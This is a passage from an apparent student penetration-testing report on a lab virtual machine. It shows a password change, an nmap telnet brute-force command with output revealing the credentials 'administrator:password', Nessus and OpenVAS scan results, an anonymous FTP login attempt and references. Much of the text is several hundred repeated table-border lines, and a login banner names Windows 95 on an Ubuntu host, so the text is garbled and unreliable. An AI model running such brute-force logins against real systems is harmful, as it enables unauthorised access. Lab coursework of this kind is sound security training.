| Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv
| Event_priv | Trigger_priv | Create_tablespace_priv | ssl_type | ssl_cipher | x
509_issuer | x509_subject | max_questions | max_updates | max_connections | max
_user_connections | plugin | authentication_string |
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+-----+
+
```

➤ Update the administrator password

```
ITSE466-Victim [Running]

Windows 95 build 1969. localhost tty1

localhost login: administrator
Password:
administrator@localhost:~$ ls
source
administrator@localhost:~$ ls *la
ls: cannot access '*la': No such file or directory
administrator@localhost:~$ ls -la
total 36
drwxr-xr-x 5 administrator administrator 4096 May 18 17:07 .
drwxr-xr-x 6 root root 4096 Jun 3 12:27 ..
-rw-r----- 1 administrator administrator 0 May 18 17:07 .bash_history
-rw-r--r-- 1 administrator administrator 220 May 15 22:00 .bash_logout
-rw-r--r-- 1 administrator administrator 3771 May 15 22:00 .bashrc
drwx----- 2 administrator administrator 4096 May 15 22:07 .cache
-rw-rw-r-- 1 administrator administrator 0 May 16 20:49 .hushlogin
-rw-r----- 1 administrator administrator 16 May 15 23:35 .mysql_history
drwxrwxr-x 2 administrator administrator 4096 May 15 22:09 .nano
-rw-r--r-- 1 administrator administrator 655 May 15 22:00 .profile
drwxr-xr-x 2 root root 4096 May 15 23:18 source
-rw-r--r-- 1 administrator administrator 0 May 15 22:10 .sudo_as_admin_successful
administrator@localhost:~$ sudo passwd
[sudo] password for administrator:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
administrator@localhost:~$ _
```

➤ The password and username course also be brute forced with the nmap tool.

name -script telnet-brute 192.168.56.2

```
[michaelnb@parrot]~$ sudo nmap -p 23 --script telnet-brute 192.168.56.2
[sudo] password for michaelnb:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 04:50 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.56.2
Host is up (0.0012s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-brute:
|   Accounts:
|     administrator:password - Valid credentials
|_ Statistics: Performed 3542 guesses in 602 seconds, average tps: 5.6
MAC Address: 08:00:27:3D:CB:2D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 602.07 seconds
[michaelnb@parrot]~$
```

➤ Nessus result screenshot

tenable Nessus Essentials Scans Settings

There's an error with your feed. [Click here to view your license information.](#)

ITSE466

Configure Audit Trail Launch Report Export

Back to My Scans

Hosts 1 Vulnerabilities 26 Notes 1 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.168.56.2	2 1 32

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: May 31 at 11:41 PM
End: May 31 at 11:44 PM
Elapsed: 3 minutes

Vulnerabilities

tenable Nessus Essentials Scans Settings

There's an error with your feed. [Click here to view your license information.](#)

ITSE466 / 192.168.56.2

Configure Audit Trail Launch Report Export

Back to Hosts

Vulnerabilities 26

Filter Search Vulnerabilities 26 Vulnerabilities



Sev	CVSS	VPR	Name	Family	Count
MEDIUM	6.5		Unencrypted Telnet Server	Misc.	1
MIXED	Openbsd Openssh (Multiple I...	Misc.	2
LOW	2.1 *	4.2	ICMP Timestamp Request Remote ...	General	1
INFO	SSH (Multiple Issues)	General	2
INFO	SSH (Multiple Issues)	Misc.	2
INFO	SSH (Multiple Issues)	Service detection	2
INFO	Nessus SYN scanner	Port scanners	4
INFO	Service Detection	Service detection	3
INFO	Backported Security Patch Detecti...	General	1
INFO	Common Platform Enumeration (C...	General	1
INFO	Device Type	General	1

Host Details

IP: 192.168.56.2
MAC: 08:00:27:3D:CB:2D
OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)
Start: May 31 at 7:41 PM
End: May 31 at 7:44 PM
Elapsed: 3 minutes
KB: [Download](#)

Vulnerabilities

➤ Openvas scan screenshot





```
[michaelnb@parrot]~  
$ftp 192.168.56.2  
Connected to 192.168.56.2.  
220 (vsFTPD 3.0.3)  
Name (192.168.56.2:michaelnb): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||41278|)  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> dir  
229 Entering Extended Passive Mode (|||17655|)  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> mkdir test  
550 Permission denied.  
ftp> chmod  
(mode) 755 .  
550 Permission denied.  
ftp> chmod 755 ./   
550 Permission denied.  
ftp> chmod 755 .   
550 Permission denied.  
ftp>   
ftp> █
```

➤ Mitigating Security Risks in anonymous FTP

Mitigating Security Risks in Anonymous FTP

Use strong passwords



❖ Vulnerability Rating color

Color Name	Color Bar	Rating (refer to CVSS)
Green		None
Yellow		Low
Orange		Medium
Red		High
Dark Red		Critical
Gray		Unknown

[12]

8. References

- [1 "Internal Network Penetration Testing Methodology," 12 December 2023. [Online]. Available: 2.
] Methodology.
- [2 G. F. Lyon, "nmap," die.net, [Online]. Available: <https://linux.die.net/man/1/nmap>.
]
- [3 "Network Discovery with Nmap and Netdiscover," spreadsecurity, 25 September 2016. [Online].
] Available: <https://spreadsecurity.github.io/2016/09/25/network-discovery-with-nmap-and-netdiscover.html>.
- [4 A. Hornegold, "OpenVAS vs. Nessus - A Comprehensive Analysis," intrudor, 21 May 2024. [Online].
] Available: <https://www.intruder.io/blog/openvas-vs-nessus>.
- [5 offsec, "Scanner SSH Auxiliary Modules," offsec, [Online]. Available:
] <https://www.offsec.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/>.
- [6 mysql, " Password Management," mysql, [Online]. Available:
] <https://dev.mysql.com/doc/refman/8.0/en/password-management.html>.

- [7 synametrics, "Security risks involved with running Telnet client and server," synametrics, [Online].
] Available: <https://web.synametrics.com/risks-running-telnet.htm#:~:text=Security%20Risks%20Associated%20With%20Telnet%20Server&text=Communic%20is%20not%20encrypted,for%20using%20public%2Fprivate%20keys..>
- [8 ssh, "Telnet – How to use," ssh, [Online]. Available:
] [https://www.ssh.com/academy/ssh/telnet#:~:text=and%20data%20theft.-,Replace%20Insecure%20Telnet%20with%20Secure%20Shell%20\(SSH\),secure%20logins%20and%20file%20transfers..](https://www.ssh.com/academy/ssh/telnet#:~:text=and%20data%20theft.-,Replace%20Insecure%20Telnet%20with%20Secure%20Shell%20(SSH),secure%20logins%20and%20file%20transfers..)
- [9 S. F. Servers, "Securing FTP Servers," TechWeb, [Online]. Available:
] <https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/>.
- [1 CloudGoogle, "How to disable weak SSH ciphers for Linux VMs," Google, [Online]. Available:
0] <https://cloud.google.com/knowledge/kb/disable-weak-ssh-ciphers-for-compute-engine-linux-vm-000004592>.
- [1 G. Guthrie, "13 essential cybersecurity tips for small and medium enterprises," nulab, 2024 January
1] 2024. [Online]. Available: <https://nulab.com/learn/software-development/cybersecurity-small-medium-enterprises/>.
- [1 vmware, "Color Indicators for Image Vulnerabilities Scoring," vmware, 2024 May 30. [Online].
2] Available: <https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/services/carbon-black-cloud-user-guide/GUID-91696E67-9248-46C7-BDB1-397296C54557.html>.
- [1 newsumonts, "Ssh weak ciphers and mac algorithms hardening," 20 january 2020. [Online].
3] Available: <https://linuxplayer.wordpress.com/2020/01/20/ssh-weak-ciphers-and-mac-algorithms-hardening/>.
- [1 hackviser, "MITM: Telnet Spoofing with Metasploit," hackviser, [Online]. Available:
4] <https://hackviser.com/tactics/pentesting/services/telnet>.